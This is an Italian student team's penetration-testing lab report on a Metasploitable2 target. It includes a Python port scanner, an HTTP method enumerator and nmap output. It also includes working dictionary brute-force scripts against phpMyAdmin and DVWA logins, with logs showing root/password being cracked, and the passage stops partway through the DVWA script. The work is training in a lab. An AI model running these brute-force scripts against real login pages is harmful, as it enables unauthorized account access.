BUILD WEEK 1

Theta‘s Project

by Mattia Bassani, Drago Picari, Davide Andreozzi, Saverio Giangiuli, Alessio Golfetto, Sara Spaccialbelli, Mattia Pastorelli

Risultati Attesi:

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi.
- Programma in Python per l’enumerazione dei metodi HTTP abilitati su un determinato target.
- Programma in Python per la valutazione dei servizi attivi (port scanning
- Report degli attacchi Brute Force sulla pagina phpmyadmin con evidenza della coppia username-password utilizzata per ottenere accesso all’area riservata.
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentate di livello quando riuscite a trovare la combinazione corretta per il livello precedente).
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consiglieresti ad un impiegato che utilizza admin e password come credenziali?).

DESIGN DI RETE


AZIENDA THETA

Prima di iniziare i test bisogna conoscere la struttura della rete su cui andremo a lavorare.

Il CISO ci ha fornito la struttura della rete, come in figura.

Sono presenti i seguenti dispositivi:

- 50 PC (25 per piano)
- 3 Switch di cui uno più performante per garantire stabilità di rete sui due piani del palazzo
- Data Center (NAS, Application Server)
- Router GW
- Firewall Dinamico Perimetrale
- Web Server
- WAF
- IP 192.168.10.0/27



Criticità

- Firewall perimetrale non efficiente
- Router GW di basso mercato, poco performante
- VLAN Assente
- Mancanza di uno Switch intermediario tra i PC dell’azienda e il Data Center
- IDS/IPS assenti
- Subnet mask non adeguata

Analisi e Ricerca Vulnerabilità

STEP 1

Programma in Python per la valutazione dei servizi attivi

PORT SCANNER

STEP 2

Programma in Python per l’enumerazione dei metodi HTTP abilitati su un determinato target.

STEP 3

Test attacco Brute Force Dizionario

Individuazione Username e Password + Burpsuite

STEP 4

Report dei Test Effettuati

Port Scanning + HTTP + Brute Force

STEP 5

Report finale + Soluzioni

Implementazione servizi di difesa. Hardware + Software

CODICE PORT SCANNER

Analisi del codice

- **Importare libreria Socket**
- **Individuazione del target :** IP
- **Portrange + input** = Range dell'intervallo di porte da analizzare scelto dall'utente
- **Lowport + Highport + print()** = Estrae dal primo all'ultimo elemento dell'intervallo di porte stampando il risultato.
- **Sequenza For + If/Else=** Utilizzato per iterare ogni porta status(Aperta/Chiusa)

```
import socket, requests

#port scanner

target="192.168.50.101"
portrange= input("Enter the port range to scan (es 5-1000): ")

lowport= int(portrange.split('-')[0])
highport= int(portrange.split('-')[1])
print('scanning host', target, 'from port', lowport, 'to port', highport)

for port in range(lowport, highport):
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    status= s.connect_ex((target, port))
    if (status==0):
        print('*** Port',port,'- OPEN ***')
    else:
        print('Port',port,'- CLOSED')
        s.close()
```

RISULTATO

PORT SCANNER

PORTE IN ASCOLTO PRINCIPALI:

Porta 21: FTP
Porta 22: SSH
Porta 23: Telnet
Porta 25: SMTP
Porta 80: HTTP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python scan.py
Enter the port range to scan (es 5-1000): 1-1024
scanning host 192.168.50.101 from port 1 to port 1024
Port 1 - CLOSED
Port 2 - CLOSED
Port 3 - CLOSED
Port 4 - CLOSED
Port 5 - CLOSED
Port 6 - CLOSED
Port 7 - CLOSED
Port 8 - CLOSED
Port 9 - CLOSED
Port 10 - CLOSED
Port 11 - CLOSED
Port 12 - CLOSED
Port 13 - CLOSED
Port 14 - CLOSED
Port 15 - CLOSED
Port 16 - CLOSED
Port 17 - CLOSED
Port 18 - CLOSED
Port 19 - CLOSED
Port 20 - CLOSED
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
Port 24 - CLOSED
*** Port 25 - OPEN ***
Port 26 - CLOSED
Port 27 - CLOSED
Port 28 - CLOSED
Port 29 - CLOSED
Port 30 - CLOSED
Port 31 - CLOSED
Port 32 - CLOSED
Port 33 - CLOSED
Port 34 - CLOSED
Port 35 - CLOSED
Port 36 - CLOSED
Port 37 - CLOSED
Port 38 - CLOSED
Port 39 - CLOSED
Port 40 - CLOSED
Port 41 - CLOSED
Port 42 - CLOSED
Port 43 - CLOSED
Port 44 - CLOSED
Port 45 - CLOSED
Port 74 - CLOSED
Port 75 - CLOSED
Port 76 - CLOSED
Port 77 - CLOSED
Port 78 - CLOSED
Port 79 - CLOSED
*** Port 80 - OPEN ***
Port 81 - CLOSED
Port 82 - CLOSED
Port 83 - CLOSED
Port 84 - CLOSED
Port 85 - CLOSED
Port 86 - CLOSED
Port 87 - CLOSED
```

```python
import socket, requests

#http method

target="http://192.168.50.101/"

try:
    connection= requests.options(target)
    print("I metodi HTTP abilitati sono: ", connection.headers.get("Allow"))

except Exception as e:
    print(f"errore riscontrato: {e}")
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python scan.py
I metodi HTTP abilitati sono:  None
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 80 --script http-methods 192.168.50.101

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-21 03:29 EST
Nmap scan report for 192.168.50.101
Host is up (0.00053s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

Nmap done: 1 IP address (1 host up) scanned in 16.76 seconds
```


CODICE HTTP

Analisi del codice


- **Importare libreria requests**
- **target =** URL da attaccare
- **Sequenza Try/except** = Se avviene la connessione, verranno stampati i metodi abilitati, in caso contrario verrà restituito un messaggio di errore
- connection.headers.get (“Allow”)) = Indica i metodi HTTP abilitati disponibili/visibili

BRUTE FORCE


Dizionario



BURPSUITE



Burpsuite




Sito Web

- Intercettazione e analisi dei pacchetti
- Analisi chiamate Post (Payload)
- Analisi chiamate Get (URL)

BRUTE FORCE (PHPMyAdmin)

Web server (Metasploitable2)

- Virtualizzazione del web server
- Scrittura del programma Python per utilizzo dizionario
- Identificazione della password(**password**) e username (**root**)





CODICE BRUTE FORCE (PHPMyAdmin)

ANALISI DEL CODICE:

- Importare libreria requests
- **def payload** = username e password da provare
- **def http_call** = Payload su http
- **Sequenza Try/with/if/else/except** = Simulazione di login
- **def open_file + with + return**= Apertura del file(dizionario)
- **Error** = Variabile di accesso fallito
- **URL** = Variabile URL da attaccare
- **Usernames e password** = Credenziali di accesso lette dal dizionario
- **Ciclo For** = Ripetizione dell'attacco

```
import requests
from colorama import Fore

def payload(u,p):
    return {"pma_username":u,"pma_password":p}

def http_call(u,p):
    try:
        with requests.post(url, payload(u, p)) as response :
            if error in response.text:
                print(Fore.RED + f"tentativo con username: \033[1;33;40m{u} e password: \033[1;33;40m{p} fallito")
                return False
            else:
               print(Fore.GREEN + f"siamo riusciti ad entrare la username è: \033[1;35;40m{u} la password è: \033[1;35;40m{p}")
               return True

    except Exception as e:
        print(f"riscontrato errore: {e} \n")


def open_file(file_name):
    with open(file_name) as file:
        return [line.strip() for line in file.readlines()]

error="Access denied for user"
url="http://192.168.50.101/phpMyAdmin/index.php"

usernames = open_file("usernames.txt")
passwords = open_file("prova.txt")


for username in usernames:
    for password in passwords:
        r=http_call(username, password)
        if (r==True):
            break
    if (r==True):
        break
```






File Actions Edit View Help

```
tentativo con username: Abra e password: superman fallito
tentativo con username: Abra e password: 1qaz2wsx fallito
tentativo con username: Abra e password: 7777777 fallito
tentativo con username: Abraham e password: 123456 fallito
tentativo con username: Abraham e password: 12345678 fallito
tentativo con username: Abraham e password: qwerty fallito
tentativo con username: Abraham e password: 123456789 fallito
tentativo con username: Abraham e password: 12345 fallito
tentativo con username: Abraham e password: 1234 fallito
tentativo con username: Abraham e password: 111111 fallito
tentativo con username: Abraham e password: 1234567 fallito
tentativo con username: Abraham e password: dragon fallito
tentativo con username: Abraham e password: 123123 fallito
tentativo con username: Abraham e password: baseball fallito
tentativo con username: Abraham e password: abc123 fallito
tentativo con username: Abraham e password: football fallito
tentativo con username: Abraham e password: monkey fallito
tentativo con username: Abraham e password: letmein fallito
tentativo con username: Abraham e password: password fallito
tentativo con username: Abraham e password: 696969 fallito
tentativo con username: Abraham e password: shadow fallito
tentativo con username: Abraham e password: master fallito
tentativo con username: Abraham e password: 666666 fallito
tentativo con username: Abraham e password: qwertyuiop fallito
tentativo con username: Abraham e password: 123321 fallito
tentativo con username: Abraham e password: mustang fallito
tentativo con username: Abraham e password: 1234567890 fallito
tentativo con username: Abraham e password: michael fallito
tentativo con username: Abraham e password: 654321 fallito
tentativo con username: Abraham e password: pussy fallito
tentativo con username: Abraham e password: superman fallito
tentativo con username: Abraham e password: 1qaz2wsx fallito
tentativo con username: Abraham e password: 7777777 fallito
tentativo con username: root e password: 123456 fallito
tentativo con username: root e password: 12345678 fallito
tentativo con username: root e password: qwerty fallito
tentativo con username: root e password: 123456789 fallito
tentativo con username: root e password: 12345 fallito
tentativo con username: root e password: 1234 fallito
tentativo con username: root e password: 111111 fallito
tentativo con username: root e password: 1234567 fallito
tentativo con username: root e password: dragon fallito
tentativo con username: root e password: 123123 fallito
tentativo con username: root e password: baseball fallito
tentativo con username: root e password: abc123 fallito
tentativo con username: root e password: football fallito
tentativo con username: root e password: monkey fallito
tentativo con username: root e password: letmein fallito
siamo riusciti ad entrare la username è: root la password è: password

┌──(kali㉿kali)-[~/Desktop/bruteforce]
└─$
```

BRUTE FORCE (DVWA)



Application Server (Metasploitable2)


- Virtualizzazione dell’application server
- Scrittura del programma Python per utilizzo dizionario
- Identificazione della password e username
- Impostazione sicurezza su 3 livelli (L,M,H)

CODICE BRUTE FORCE (DVWA)

ANALISI DEL CODICE:

- Importare libreria requests
- session = Crea la sessione
- def login = Update di sessione
- def costruct_url = Costruisce URL di chiamata
- **def payload** = Payload della Login
- **def http_call** = Chiamata Get del URL da attaccare
- **Sequenza Try/with/if/else/except** = Simulazione di login
- **def open_file + with + return**= Apertura del file(dizionario)
- **URL** = Variabile URL da attaccare
- **Usernames e password** = Credenziali di accesso lette dal dizionario
- **Ciclo For** = Ripetizione dell'attacco


```python
import requests
from colorama import Fore

session= requests.Session()

def login():
    with session.post(main_login, payload("admin", "password")) as l:
        if welcome_text in l.text:
            print("FIRST LOGIN AS ADMIN SUCCESSFULLY DONE ... \n")

def construct_url(u,p):
    return url + f"?username={u}&password={p}&Login=Login"

def payload(u,p):
    return {"username":u,"password":p, "Login":"Login"}

def http_call(u,p):
    try:

        url = construct_url(u, p)
        with session.get(url) as response :

            if welcome_text in response.text:
                print(Fore.GREEN + f"siamo riusciti ad entrare la username è: \033[1;35;40m{u} la password è: \033[1;35;40m{p}")
                return True
            else:
               print(Fore.RED + f" {url} tentativo con username: \033[1;33;40m{u} e password: \033[1;33;40m{p} fallito")
               return False

    except Exception as e:
        print(f"riscontrato errore: {e} \n")


def open_file(file_name):
    with open(file_name) as file:
        return [line.strip() for line in file.readlines()]

url="http://192.168.50.101/dvwa/vulnerabilities/brute/"

main_login="http://192.168.50.101/dvwa/login.php"
usernames = open_file("usernames.txt")
passwords = open_file("password.txt")
welcome_text="Welcome to the password protected area"

login()

for username in usernames:
